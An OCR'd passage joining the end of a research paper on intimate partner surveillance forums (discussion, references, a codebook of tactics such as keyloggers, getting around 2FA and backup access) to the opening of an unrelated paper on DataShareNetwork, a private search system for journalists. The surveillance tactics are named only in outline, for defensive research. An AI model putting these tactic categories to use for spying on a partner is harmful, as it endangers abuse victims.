We now synthesize takeaways from our findings for anti-IPS efforts. First, our work extends the IPS threat model outlined in this and prior works [6,19]. Security experts seeking to prevent their work from misuse in IPS might consider accounting for this threat model in their technology development practices—in particular, Freed et al. [19] supplies the concept of a *UI-bound adversary* as a consideration for design teams.

We additionally outline broader considerations for security experts. We begin by describing (1) the potential of these online communities as a source for IPS threat intelligence, including how our work is already impacting interventions. We discuss what our work highlights for (2) how countermeasures might target the commercial entities behind the spyware industry, as well as (3) how large social media platforms might address IPS-related content manifesting in their spaces. We also highlight (4) the role security experts are playing in collaboratively innovating on new IPS attacks in these forums, and (5) justifications for IPS in the infidelity context. We close with a set of open ethical questions for the security community.

Online forums are a rich source of IPS threat intelligence. Our work highlights how analysis of online communities can provide anti-IPS advocates with valuable intelligence on the motivations and tactics of intimate partner abusers. By observing how attackers interact in these forums and the specific tools they promote for use, we were able to surface new knowledge on IPS strategies that can directly inform interventional efforts.

Our results confirm findings from prior work that showed the abundance of dual-use and overt spyware apps available for attackers [6], and highlighting victims' experiences of tech-enabled abuse [19]. But the details of how, precisely, abusers learn to mount these attacks had not previously been reported, and attackers' levels of sophistication had not been well-understood. Our analysis highlights how attackers are collaborating on new tactics in these forums, and surfaces how these attacks are conducted at an unprecedented level of granularity. For example, we find that attackers are not just inspecting targets' call histories on shared family plans, as has been reported previously [19]—they are also sharing strategies on how best to contact service providers and obtain more detailed records. We also surface novel attacks more sophisticated than those previously reported in the IPS context, for example the use of WiFi router tools to monitor and manipulate a partner.

Mining these forums for threat intelligence might help anti-IPS efforts stay ahead of attackers' ever-evolving techniques. We see substantial future work in creating semi-automated tools that enable analyses like ours to scale. As our initial keyword searches (Section 4) showed, the way IPS manifests in user-generated natural language may be too nuanced for current automated techniques alone to reliably detect. However, human ratings are laborious and inefficient and, importantly, repeated exposure to stories of abuse can inflict harm on people analyzing large bodies of such texts [15]. These problems are exacerbated on large social media platforms, where the volume and speed of conversations generated by millions of users creates urgent problems of scale.

We see a role for advanced language processing techniques in overcoming these challenges. For example, a system might quickly and reliably extract the specific strategies recommended within a post without relying on forum-specific features (as applied in cybercrime marketplaces in [14]). Such a system might provide a valuable pipeline for security and privacy researchers and anti-IPV advocates building frontline defenses against emergent attack strategies, for example the Coalition Against Stalkerware.[5]

In fact, our work has already had impact in this regard. We shared our results with the team of practitioners that runs a technology clinic providing direct interventions to IPV survivors facing IPS [17,22].[6] At time of writing, they are working to integrate our threat intelligence into their training materials for advocates, as well as their clinic's procedures for discovering and mitigating how abusers are enacting surveillance against their clients.

The for-profit industry behind IPS products uses online forums to market their tools. Our work also shows that the online ecosystems promoting spyware feature a significant presence from companies creating and marketing their own surveillance products. At one extreme, we found entire forums bloated with spam advertisements for a single spyware tool, suggesting these forums were leveraged to manipulate that tool's SEO. We also found that recommendations for IPS tools are not just manifesting as spam advertisements and SEO for specific spyware apps, but are also shared organically among users in the forum communities.

Within these organic posts, responders engage meaningfully with forum-goers' relationship problems, but also evangelize specific IPS tools or approaches and even serve as technical support for users' spyware installations. Their posts reveal the concerns of consumers in this market: we find posts on the merits and drawbacks of a range of spyware products, both free and paid, and the market rates for voice-activated recorders, GPS trackers, and PIs. All told, our analysis suggests these forums are likely one corner of a broad industry offering 'solutions' for would-be attackers to turn suspicions of infidelity into actualized IPS.

These findings suggest a role for mitigation strategies that directly target these commercial entities. Prior work has demonstrated ways to undermine commercially motivated spam and SEO attacks by working directly with banks and payment processors to make e-crime difficult to monetize [26, 33]. Similar approaches may be effective in the

[5] https://stopstalkerware.org

[6] https://www.ipvtechresearch.org/

context of IPS. Future work should investigate further the mechanics of how forums like these are leveraged as marketing tactics by spyware companies, with the goal of informing such 'follow-the-money' countermeasures. Similar countermeasures might be also useful for security experts concerned about keeping their tools from being misused for IPS: it is possible, for example, that dual-use apps [6] are being advertised as spyware. Where possible, security experts should prevent their tools from being marketed in this way.

Platform-level defenses might mitigate the spread of IPS. In addition, our work raises concerns for large social media platforms, where conversations escalating into IPS "how-tos" may be happening in spaces that are not specifically dedicated to infidelity, surveillance, or intimate relationships.

We have highlighted features of IPS-relevant conversations, and outlined an agenda for creating semi-automated techniques to extract attackers' strategies from such forums. Platforms concerned about their role in enabling the spread of IPS could use this work to develop community norms or content moderation strategies attuned to these forums' dynamics—for example, the moderators of Forum C might consider banning posts that escalate threads into IPS, and instead seek to encourage de-escalation. Future work might investigate further the scale of the problem within popular social media networks as a first step to developing such mitigation strategies.

Social media platforms might also consider the fake profile attacks discussed in Section 7.3, and use the patterns we uncovered to more effectively surface falsified accounts. They might also consider de-emphasizing second- and third-degree network connections in users' experiences of their platforms, or offer privacy controls that limit users' audiences to first-degree connections by default.

Online communities are collaboratively creating new IPS attacks. Our work also shows that people with significant training in computer security and privacy, while potentially well-meaning, are actually helping to further develop IPS attacks on these forums.

We were surprised to see the level of technical sophistication in some threads, particularly in contrast to the relatively unsophisticated techniques reported in prior studies with victims [19, 32]. Some attacks did fall into the bucket of previously known techniques, for example physical privacy violations like shoulder surfing that are addressable through existing defense strategies [10, 28]. However, several involved the use of custom shell scripts and other more sophisticated techniques, including methods for extracting information from artifacts like iPhone backups and leveraging DNS resolution tools to manipulate a partner's Internet traffic.

In a sense, the IPS promoters who championed their homegrown surveillance tools in these forums were engaged in a process of collaborative innovation, working with other tech-savvy community members to create and refine new abuse tactics. This is similar to behaviors seen previously in cybercrime forums [44], in which a handful of sophisticated users create tools and then provide or sell them to the community. These collaborative processes are not just creating more efficient attacks, they are also making attacks more accessible to more would-be attackers: much of the discussion on these forums serves as how-to guides for less tech-savvy members, and in many cases communities even provide one-on-one troubleshooting. Future research might further analyze the cooperative dynamics of how these forums develop new attacks, and compare these against known tactics used to perpetrate harm in offline settings (c.f., [23]).

Infidelity is used as a justification for IPS. The forums we studied were rife with emotionally vulnerable people seeking and receiving assistance with difficult interpersonal problems. But they were also rife with attackers freely admitting to and promoting the use of surveillance tools against an intimate partner, often by arguing that infidelity justifies surveillance. In this, we see that the context of infidelity both attracted people to the forums as a site for emotional support and masked them from the social exclusion they might have faced if admitting to IPS in a non-infidelity context [23]. This is particularly concerning for anti-IPS efforts, as it can set a precedent of using infidelity as an excuse for abusive actions—a practice mirrored in offline discussions with abusers in IPV [36].

We see compelling areas for future work in using these forums to identify the cultural norms and justifications that encourage abusive behaviors. In concert with ongoing behavior change work with abusers [27], such work could draw on the patterns of de-escalation we uncovered to develop alternative strategies for resolving suspicions of infidelity without resorting to IPS. These alternatives could be promoted before IPS on these forums, thereby retaining the supportive community structure they provide to some forum-goers while discouraging abusive practices.

The infidelity forum setting also creates gray areas for the computer security community at large. Some of the responders providing (ab)users with strategies for IPS were self-described computer security experts who reported using the same tools they promoted for surveillance in their professional work. In the context of helping people who reported they were in toxic relationships, these experts may have felt their material support facilitating IPS was justified. What's more, in the context of publicly available forums like the ones in our study, these experts' bespoke surveillance solutions constitute a persistent record accessible to anyone on the Internet with little effort. It is possible that well-meaning computer security experts may have facilitated IPS not just for the user who posted in the forum, but also for the numerous people who would browse these threads in the future.

We raise these tensions as a set of open ethical questions for the security community. Much as medical doctors operate by a professional code of conduct to 'do no harm,' should computer security experts abide by a corresponding professional

ethos to wield their expertise only for good? How should judgment calls between justifiable and unjustifiable surveillance be made, and who should make them? And how can computer security experts balance publicizing attacks to support anti-IPS efforts (for example, in this work) against the possibility that doing so might inadvertently help more attackers?

9 Conclusion

We have provided the first measurement study of the online communities in which people enacting IPS discuss their tactics. Through a mixed-methods study of five public forums, including a Reddit subforum dedicated to infidelity, we developed a taxonomy of the IPS strategies attackers discuss online. We showed that these forums are sites for both spam advertising specific spyware products and organic discussion of surveillance tools between users. We highlighted threads in which (ab)users learn new IPS tactics from more tech-savvy forum-goers, as well as cases where forums deter them from conducting IPS. Our work is already impacting anti-IPS interventions by informing programs that directly assist victims.

Acknowledgments

We thank Sandra Ebirim for vital contributions to the data analysis phase of our study. We are also grateful to our reviewers, whose comments greatly helped to improve our paper. This work was funded in part by NSF Awards #1916096 and #1916126, as well as gifts from Facebook and Google.

References

[1] Sadia Afroz, Aylin Caliskan-Islam, Ariel Stolerman, Rachel Greenstadt, and Damon McCoy. Doppelganger finder: Taking stylometry to the underground. In *IEEE Security and Privacy*, 2014.

[2] Sadia Afroz, Vaibhav Garg, Damon McCoy, and Rachel Greenstadt. Honor among thieves: A common's analysis of cybercrime economies. In *APWG eCrime Researchers Summit*, 2013.

[3] Steven Arnocky, Shafik Sunderani, Wendy Gomes, and Tracy Vaillancourt. Anticipated partner infidelity and men's intimate partner violence: The mediating role of anxiety. *Evolutionary Behavioral Sciences*, 9(3):186, 2015. https://doi.org/10.1037/ebs0000021.

[4] Virginia Braun and Victoria Clarke. Using thematic analysis in psychology. *Qualitative research in psychology*, 3(2):77–101, 2006.

[5] Jonathan P. Chang, Caleb Chiam, Liye Fu, Andrew Wang, Justine Zhang, and Cristian Danescu-Niculescu-Mizil. ConvoKit: The Cornell Conversational Analysis Toolkit, 2019. http://convokit.cornell.edu.

[6] Rahul Chatterjee, Periwinkle Doerfler, Hadas Orgad, Sam Havron, Jackeline Palmer, Diana Freed, Karen Levy, Nicola Dell, Damon McCoy, and Thomas Ristenpart. The spyware used in intimate partner violence. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 441–458. IEEE, 2018.

[7] Despoina Chatzakou, Nicolas Kourtellis, Jeremy Blackburn, Emiliano De Cristofaro, Gianluca Stringhini, and Athena Vakali. Hate is not binary: Studying abusive behavior of #gamergate on Twitter. In *ACM Hypertext Conference*, 2017.

[8] Despoina Chatzakou, Nicolas Kourtellis, Jeremy Blackburn, Emiliano De Cristofaro, Gianluca Stringhini, and Athena Vakali. Measuring #GamerGate: A tale of hate, sexism, and bullying. In *International Conference on World Wide Web Companion*, 2017.

[9] Lushi Chen, Walid Magdy, and Maria K. Wolters. Online community engagement when talking about infidelity: The case of reddit. *Proc. of the 5th International Conference on Computational Social SCience (IC2S2)*, 2019.

[10] John T Davin, Adam J Aviv, Flynn Wolf, and Ravi Kuber. Baseline measurements of shoulder surfing analysis and comparability for smartphone unlock authentication. In *Proceedings of the 2017 CHI Conference Extended Abstracts on Human Factors in Computing Systems*, pages 2496–2503, 2017.

[11] Jill P Dimond, Casey Fiesler, and Amy S Bruckman. Domestic violence and information communication technologies. *Interacting with Computers*, 23(5):413–421, 2011.

[12] Molly Dragiewicz, Jean Burgess, Ariadna Matamoros-Fernandez, Michael Salter, Nicolas P Suzor, Delanie Woodlock, and Bridget Harris. Technology facilitated coercive control: Domestic violence and the competing roles of digital media platforms. *Feminist Media Studies*, 18(4):609–625, 2018.

[13] Keith F. Durkin and Clifton D. Bryant. Propagandizing pederasty: A thematic analysis of the on-line exculpatory accounts of unrepentant pedophiles. *Deviant Behavior*, 20(2):103–127, 1999.

[14] Greg Durrett, Jonathan K. Kummerfeld, Taylor Berg-Kirkpatrick, Rebecca S. Portnoff, Sadia Afroz, Damon McCoy, Kirill Levchenko, and Vern Paxson. Identifying products in online cybercrime marketplaces: A dataset for fine-grained domain adaptation. In *Proc. of the 2017*

Conference on Empirical Methods in Natural Language Processing, pages 2588–2597, September 2017.

[15] Charles R. Figley. *Compassion Fatigue: Coping With Secondary Traumatic Stress Disorder In Those Who Treat The Traumatized*. Routledge, New York, 1 edition edition, June 1995.

[16] Jason Franklin, Adrian Perrig, Vern Paxson, and Stefan Savage. An inquiry into the nature and causes of the wealth of internet miscreants. In *ACM conference on Computer and communications security*, volume 10, pages 1315245–1315292, 2007.

[17] Diana Freed, Sam Havron, Emily Tseng, Andrea Gallardo, Rahul Chatterjee, Thomas Ristenpart, and Nicola Dell. "Is my phone hacked?" Analyzing clinical computer security interventions with survivors of intimate partner violence. *Proc. ACM Hum.-Comput. Interact.*, 3(CSCW), November 2019.

[18] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. Digital technologies and intimate partner violence: A qualitative analysis with multiple stakeholders. *PACM: Human-Computer Interaction: Computer-Supported Cooperative Work and Social Computing (CSCW)*, Vol. 1(No. 2):Article 46, 2017.

[19] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "A Stalker's Paradise": How intimate partner abusers exploit technology. In *Proc. of the 2018 CHI Conference on Human Factors in Computing Systems*. ACM, 2018.

[20] Liye Fu, Jonathan P. Chang, and Cristian Danescu-Niculescu-Mizil. Asking the right question: Inferring advice-seeking intentions from personal narratives. In *Proceedings of NAACL*, 2019.

[21] Vaibhav Garg, Sadia Afroz, Rebekah Overdorf, and Rachel Greenstadt. Computer-supported cooperative crime. In *International Conference on Financial Cryptography and Data Security*, 2015.

[22] Sam Havron, Diana Freed, Rahul Chatterjee, Damon McCoy, Nicola Dell, and Thomas Ristenpart. Clinical computer security for victims of intimate partner violence. In *USENIX Security Symposium*, 2019.

[23] Jeff Hearn. *The Violences of Men: How Men Talk About and How Agencies Respond to Men's Violence to Women*. SAGE, July 1998.

[24] Yiqing Hua, Mor Naaman, and Thomas Ristenpart. Characterizing twitter users who engage in adversarial interactions against political candidates. In *Proc. of the 2020 CHI Conference on Human Factors in Computing Systems*, May 2020. to appear.

[25] Yiqing Hua, Thomas Ristenpart, and Mor Naaman. Towards measuring adversarial twitter interactions against candidates in the us midterm elections. In *Proc. of the 14th Annual Conference on Weblogs and Social Media (ICWSM)*, 2020. to appear.

[26] Chris Kanich, Nicholas Weaver, Damon McCoy, Tristan Halvorson, Christian Kreibich, Kirill Levchenko, Vern Paxson, Geoffrey M Voelker, and Stefan Savage. Show me the money: Characterizing spam-advertised revenue. In *USENIX Security Symposium*, volume 35, 2011.

[27] Liz Kelly and Nicole Westmorland. Naming and Defining 'Domestic Violence': Lessons from Research with Violent Men. *Feminist Review*, 112(1):113–127, February 2016.

[28] Hassan Khan, Urs Hengartner, and Daniel Vogel. Evaluating attack and defense strategies for smartphone pin shoulder surfing. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, pages 1–10, 2018.

[29] Robin M Kowalski, Susan P Limber, Sue Limber, and Patricia W Agatston. *Cyberbullying: Bullying in the digital age*. Routledge, 2012.

[30] Roxanne Leitão. Technology-facilitated intimate partner abuse: a qualitative analysis of data from online domestic abuse forums. *Human–Computer Interaction*, pages 1–40, 2019.

[31] Enrico Mariconti, Guillermo Suarez-Tangil, Jeremy Blackburn, Emiliano De Cristofaro, Nicolas Kourtellis, Ilias Leontiadis, Jordi Luque Serrano, and Gianluca Stringhini. "You know what to do": Proactive detection of youtube videos targeted by coordinated hate attacks. In *Proc. of the ACM Conference on Computer-Supported Cooperative Work and Social Computing (CSCW)*, 2019.

[32] Tara Matthews, Kathleen O'Leary, Anna Turner, Manya Sleeper, Jill Palzkill Woelfer, Martin Shelton, Cori Manthorne, Elizabeth F Churchill, and Sunny Consolvo. Stories from survivors: Privacy & security practices when coping with intimate partner abuse. In *Proc. of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 2189–2201. ACM, 2017.

[33] Damon McCoy, Hitesh Dharmdasani, Christian Kreibich, Geoffrey M Voelker, and Stefan Savage. Priceless: The role of payments in abuse-advertised goods. In *Proc. of the 2012 ACM conference on Computer and communications security*, pages 845–856, 2012.

[34] Mary L McHugh. Interrater reliability: the kappa statistic. *Biochemia medica: Biochemia medica*, 22(3):276–282, 2012.

[35] Marti Motoyama, Damon McCoy, Kirill Levchenko, Stefan Savage, and Geoffrey M. Voelker. An analysis of underground forums. In *Internet Measurement Conference*, pages 71–80. ACM, 2011.

[36] Julianna M Nemeth, Amy E Bonomi, Meghan A Lee, and Jennifer M Ludwin. Sexual infidelity as trigger for intimate partner violence. *Journal of Women's Health*, 21(9):942–949, 2012. https://doi.org/10.1089/jwh.2011.3328.

[37] Rebecca S. Portnoff, Danny Yuxing Huang, Periwinkle Doerfler, Sadia Afroz, and Damon McCoy. Backpage and bitcoin: Uncovering human traffickers. In *Proc. of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '17, page 1595–1604, New York, NY, USA, 2017. Association for Computing Machinery.

[38] Manoel Horta Ribeiro, Pedro H Calais, Yuri A Santos, Virgílio AF Almeida, and Wagner Meira Jr. Characterizing and detecting hateful users on Twitter. In *AAAI International Conference on Web and Social Media*, 2018.

[39] Kevin A. Roundy, Paula Bermaimon Mendelberg, Nicola Dell, Damon McCoy, Daniel Nissani, Thomas Ristenpart, and Acar Tamersoy. The many kinds of creepware used for interpersonal attacks. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2020.

[40] Peter Snyder, Periwinkle Doerfler, Chris Kanich, and Damon McCoy. Fifteen minutes of unwanted fame: Detecting and characterizing doxing. In *ACM SIGCOMM Internet Measurement Conference (IMC)*, 2017.

[41] Cynthia Southworth, Jerry Finn, Shawndell Dawson, Cynthia Fraser, and Sarah Tucker. Intimate partner violence, technology, and stalking. *Violence against women*, 13(8):842–856, 2007.

[42] Kate Starbird, Ahmer Arif, and Tom Wilson. Disinformation as collaborative work: Surfacing the participatory nature of strategic information operations. In *Proc. of the 2019 Conference on Computer-Supported Cooperative Work (CSCW)*, 2019.

[43] Evan Stark. *Coercive Control: The Entrapment of Women in Personal Life*. Oxford University Press, 2009. Google-Books-ID: 8h0TDAAAQBAJ.

[44] Kurt Thomas, Danny Yuxing Huang, David Wang, Elie Bursztein, Chris Grier, Tom Holt, Christopher Kruegel, Damon McCoy, Stefan Savage, and Giovanni Vigna. Framing Dependencies Introduced by Underground Commoditization. In *Proc. of the Workshop on the Economics of Information Security*, 2015.

[45] Rob Thomas and Jerry Martin. The underground economy: priceless. *; login:: the magazine of USENIX & SAGE*, 31(6):7–16, 2006.

[46] Delanie Woodlock. The abuse of technology in domestic violence and stalking. *Violence against women*, 23(5):584–602, 2017.

[47] Diyi Yang, Robert E Kraut, Tenbroeck Smith, Elijah Mayfield, and Dan Jurafsky. Seekers, providers, welcomers, and storytellers: Modeling social roles in online health communities. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 1–14, 2019.

A Codebook

Our thematic analysis (see Section 5) resulted in the following codebook:

Category	Code
forum culture	"hacking" do not use this hacker / tool emotional advice encouraging transparency giving permission for IPS moderation norm enforcement referring to another thread technical advice using slang escalation de-escalation
tools and tactics	accessing accounts / getting around passwords accessing backups accessing phone records / cellphone bills accessing physical device accidental surveillance audiovisual recording / listening / watching cloud / shared accounts ways to get around 2FA / victims being notified hacker / tool ad location tracking paid tools reading emails / texts remote attacks social media accounts search Google with these keywords tracking browsing activity tracking keystrokes / keylogger

Table 4: Codebook resulting from thematic analysis of IPS-relevant forum postings (see Section 5).

DATASHARENETWORK
A Decentralized Privacy-Preserving Search Engine for Investigative Journalists

Kasra EdalatNejad
SPRING Lab, EPFL

Wouter Lueks
SPRING Lab, EPFL

Julien Pierre Martin
Independent

Soline Ledésert
ICIJ

Anne L'Hôte
ICIJ

Bruno Thomas
ICIJ

Laurent Girod
SPRING Lab, EPFL

Carmela Troncoso
SPRING Lab, EPFL

Abstract

Investigative journalists collect large numbers of digital documents during their investigations. These documents can greatly benefit other journalists' work. However, many of these documents contain sensitive information. Hence, possessing such documents can endanger reporters, their stories, and their sources. Consequently, many documents are used only for single, local, investigations. We present DATASHARENETWORK, a decentralized and privacy-preserving search system that enables journalists worldwide to find documents via a dedicated network of peers. DATASHARENETWORK combines well-known anonymous authentication mechanisms and anonymous communication primitives, a novel asynchronous messaging system, and a novel multi-set private set intersection protocol (MS-PSI) into a *decentralized peer-to-peer private document search engine*. We prove that DATASHARENETWORK is secure; and show using a prototype implementation that it scales to thousands of users and millions of documents.

1 Introduction

Investigative journalists research topics such as corruption, crime, and corporate misbehavior. Two well-known examples of investigative projects are the Panama Papers that resulted in several politicians' resignations and sovereign states recovering hundreds of millions of dollars hidden in offshore accounts [27], and the Boston Globe investigation on child abuse that resulted in a global crisis for the Catholic Church [22]. Investigative journalists' investigations are essential for a healthy democracy [10]. They provide the public with information kept secret by governments and corporations. Thus, effectively holding these institutions accountable to society at large.

In order to obtain significant, fact-checked, and impactful results, journalists require large amounts of documents. In a globalized world, local issues are increasingly connected to global phenomena. Hence, journalists' collections can be relevant for other colleagues working on related investigations. However, documents often contain sensitive and/or confidential information and possessing them puts journalists and their sources increasingly at risk of identification, prosecution, and persecution [33, 34]. As a result journalists go to great lengths to protect both their documents and their interactions with other journalists [35]. With these risks in mind, the International Consortium of Investigative Journalists (ICIJ) approached us with this question: *Can a global community of journalists search each other's documents while minimizing the risk for them and their sources?*

Building a practical system that addresses this question entails solving five key challenges:
1) *Avoid centralizing information*. A party with access to all the documents and journalists' interaction would become a very tempting target for attacks by hackers or national agencies, and for legal cases and subpoenas by governments.
2) *Avoid reliance on powerful infrastructure*. Although ICIJ has journalists worldwide, it does not have highly available servers in different jurisdictions.
3) *Deal with asynchrony and heterogeneity*. Journalists are spread around the world. There is no guarantee that they are online at the same time, or that they have the same resources.
4) *Practical on commodity hardware*. Journalists must be able to search documents and communicate with other journalists without this affecting their day-to-day work. The system must be efficient both computationally and in communication costs.
5) *Enable data sovereignty*. Journalists are willing to share but not unconditionally. They should be able to make informed decisions on revealing documents, on a case-by-case basis.

The first four requirements preclude the use of existing advanced privacy-preserving search technologies, whereas the fifth requirement precludes the use of automatic and rule-based document retrieval. More concretely, the first requirement prevents the use of central databases and private information retrieval (PIR) [7, 23, 30] between journalists, as standard PIR requires a central list of all searchable (potentially sensitive) keywords. The second requirement rules out multi-party computation (MPC) between distributed servers [25, 40, 41].

The third and fourth requirement exclude technologies that require many round trips or high bandwidth between journalists such as custom private set intersection [13, 19, 25, 29, 42], keyword-based PIR [4, 11], and generic MPC protocols [25, 40, 41, 52], as well as the use of privacy-preserving communication systems that require all users to be online [31, 51].

We introduce DATASHARENETWORK, a decentralized document search engine for journalists to be integrated within ICIJ's open source tool for organizing information called Datashare [26]. DATASHARENETWORK addresses the challenges as follows. First, journalists keep their collections in their computers. Thus, if a journalist is hacked, coerced, or corrupted, only her collection is compromised. Second, we introduce a new multi-set private set intersection (MS-PSI) protocol that enables asynchronous search and multiplexes queries to reduce computation and communication costs. Third, we combine existing privacy-preserving technologies [3, 16] to build a pigeonhole-like communication mechanism that enables journalists to anonymously converse with each other in an unobservable manner. These components ensure that even if an adversary gains the ability to search others' documents, she cannot extract all documents nor all users in the system. In the rest of the document, for simplicity, we refer to DATASHARENETWORK as DATASHARE.

Our contributions are as follows:

✓ We elicit the security and privacy requirements of a document search system for investigative journalists.

✓ We introduce MS-PSI, a private set intersection protocol to efficiently search in multiple databases without incurring extra leakage with respect to traditional PSI with pre-computation.

✓ We propose an asynchronous messaging system that enables journalists to search and converse in a privacy-preserving way.

✓ We design DATASHARE, a secure and privacy-preserving decentralized document search system that protects from malicious users and third parties the identity of its users, the content of the queries and, to a large extent, the journalists' collections themselves. We show that DATASHARE provides the privacy properties required by journalists, and that the system can easily scale to more than 1000 participants, even if their document collections have more than 1000 documents.

2 Towards Building DATASHARE

We build DATASHARE at the request of the International Consortium of Investigative Journalists, ICIJ. When unambiguous from the context, we refer to ICIJ simply as the organization.

2.1 Requirements Gathering

In order to understand the needs of investigative journalists, ICIJ ran a survey among 70 of their members and provided us with aggregate statistics, reported below. We used the survey results as starting point for the system's requirements, and we refined these requirements in weekly meetings held for more than one year with the members of ICIJ's Data & Research Unit who are in charge of the development and deployment of the local tool Datashare [26].

User Base. ICIJ consists of roughly 250 permanent journalist members in 84 countries. These members occasionally collaborate with external reporting partners. The maximum number of reporters working simultaneously on an investigation has reached 400. The organization estimates that each member is willing to make approximately one thousand of their documents available for searching. To accommodate growth, we consider that DATASHARE needs to *scale to (at least) 1000 users, and (at least) 1 million documents*.

Journalists work and live all over the globe, ranging from Sydney to San Francisco, including Nairobi and Kathmandu; this results in large timezone differences. Around 38% of the journalists have a computer permanently connected to the Internet, and another 53% of them are connected during work hours: eight hours a day, five days a week. The rest are connected only during a few hours per day. As it is unlikely that journalists are online at the same time, *the search system needs to enable asynchronous requests and responses*. Furthermore, many journalists live in regions with low-quality networks: only half of the journalists report having a fast connection. Thus, DATASHARE *cannot require high bandwidth*.

Waiting Time. As the system must be asynchronous, the survey asked journalists how much they are willing to wait to obtain a the result of a query. 21% of the surveyees are willing to wait for hours, whereas another 56% can wait for one or more days. Hence, DATASHARE *does not need to enable real-time search*. Yet, given the delivery times of up to 24 hours, to keep search latency within a few days, DATASHARE must *use protocols that can operate with just one communication round*. Therefore, we discard multi-round techniques such as multi-party computation [25, 40, 41, 52].

Queries Nature. The queries made by journalists are in a vast majority formed by *keywords* called *named entities*: names of organizations, people, or locations of interest. Therefore, journalists do not require a very expressive querying language: DATASHARE must *support queries made of conjunctions of keywords*. Journalists are interested in a small set of these entities at a time: only those related to their current project. Consequently, *queries are not expected to include more than 10 terms at a time*, and *journalists are not expected to issue a large number of queries in parallel*.

During the design phase, we also learned that as most terms of interest are investigation-specific (e.g., XKeyScore in the Snowden leaks, or Mossack Fonseca in the Panama Papers), *a pre-defined list of terms cannot cover all potentially relevant keywords for journalists*. Therefore, techniques based on fixed lists such as private information retrieval (PIR) [7, 23, 30] are not suitable for building DATASHARE.

Security and Privacy. Regarding security and privacy concerns, journalists identify four types of principals: the journalists themselves, their sources, the people mentioned in the documents, and the ICIJ. They identify three assets: the named entities in documents, the documents themselves, and the conversations they have during an investigation. The disclosure of named entities could leak information about the investigation, or could harm the cited entities (which could in turn could trigger a lawsuit). Whole documents are considered the most sensitive as they provide context for the named entities. Finally, the disclosure of the content or existence of conversations could endanger the journalists involved, their sources, the organization, and the whole investigation.

Journalists mostly worry about third party adversaries such as corporations, governments (intelligence agencies), and organized crime. Sources and other journalists are in general considered non-adversarial. Similarly, journalists *trust ICIJ to be an authority for membership and to run their infrastructure*. However, to prevent coercion and external pressures, ICIJ does *not* want to be trusted for privacy.

The main requirement for DATASHARE is *to protect the confidentiality of assets from third parties that are not in the system*. This implies that DATASHARE cannot require journalists to send their data to third parties for analysis, storage, indexing, or search. Journalists are concerned about only subsets of these adversaries at a time. Therefore, DATASHARE *does not need to defend against global adversaries.*

Journalists initially did not consider their colleagues as adversaries. However, after a threat analysis, we concluded that there is a non-negligible risk that powerful adversaries can bribe or compromise honest journalists, in particular when those journalists live in jurisdictions with less protection for civil rights. Therefore, we require that DATASHARE *must minimize the amount of information that journalists, or ICIJ, learn about others: searched keywords, collections, and conversations*. More concretely, we require that *searches be anonymous and that the searched terms be kept confidential, with respect to both journalists and the organization.* This way neither journalists nor the organization become a profitable target for adversaries.

With respect to conversations, 64% of the surveyees report that they would prefer to remain anonymous in some cases. Furthermore, 60% of the respondents declare that they prefer to have a screening conversation before deciding to share documents. This means that *search and sharing features need to be separated to enable screening*. DATASHARE must *provide anonymous means for journalists to discuss document sharing to ensure safety*. We expect conversations within DATASHARE to be short, as their only goal is to agree on whether to proceed with sharing. After journalists agree, we assume they will switch to an alternative secure communication channel and DATASHARE does not need to support document retrieval.




Figure 1: DATASHARE architecture overview.

2.2 Sketching DATASHARE

DATASHARE is run by ICIJ. Access to the system is exclusive to ICIJ members and authorized collaborators. Journalists trust ICIJ to act as a token issuer and only give tokens to authorized journalists. To enable journalists to remain anonymous, tokens are implemented using blind signatures. Journalists use these tokens demonstrate membership without revealing their identities.

DATASHARE provides the following infrastructure to facilitate asynchronous communication between journalists: a *bulletin board* that journalists use to broadcast information, and a *pigeonhole* for one-to-one communication. All communications between journalists and the infrastructure (pigeonhole or bulletin board) are end-to-end encrypted (i.e., from journalist to journalist) and anonymous. Hence, the infrastructure needs to be trusted for availability, but not to protect the privacy of the journalists and their documents.

Each authorized journalist in DATASHARE owns a corpus of documents that they make available for search. Journalists can take two roles: (i) *querier*, to search for documents of interest, and (ii) *document owner*, to have their corpus searched. Journalists first search for matching documents then (anonymously) converse with the corresponding document owners to request the document.

Figure 1 sketches DATASHARE's architecture. First, journalists upload privacy-preserving representations of their collections and contact information to the bulletin board. To issue a query, journalists construct a privacy-preserving representation of their keywords and broadcast it together with an authorization token through the bulletin board. Owners periodically retrieve new queries from the bulletin board. If the authorization is valid, they send a response to the querier using the pigeonhole. The querier uses this response to identify matches with the documents in the owner's collection.

When journalists find a *match* in a collection, i.e., a document that contains all the keywords in the query, they can start a conversation with the document owner to request shar-

Table 1: Notation.

$\mathbb{G}, g, p$	A cyclic group, its generator and the group's order
ℓ	The security parameter
$x \leftarrow^{\$} X$	Draw x uniformly at random from the set X
$H, \hat{H}$	Hash functions mapping into $\{0,1\}^{\ell}$ resp. group $\mathbb{G}$.
$[n]$	The set $\{1,\ldots,n\}$
s, c	The server's and client's secret keys
Y_i	The server's ith set $Y_i = \{y_{i,1},..,y_{i,n_i}\}$
N, n_i	Nr. of server sets, resp. nr. of elements in set Y_i
X	The client's set $X = \{x_1,..,x_m\}$
m	The number of elements in the client's set
$\tau, \tau^{(i)}$	Pretags for client (τ) resp. the server's ith set Y_i ($\tau^{(i)}$)
TC	The server's tag collection

ing. Document owners append a public contact key to their collection to enable queriers to carry out this conversation in an anonymous way via the pigeonhole.

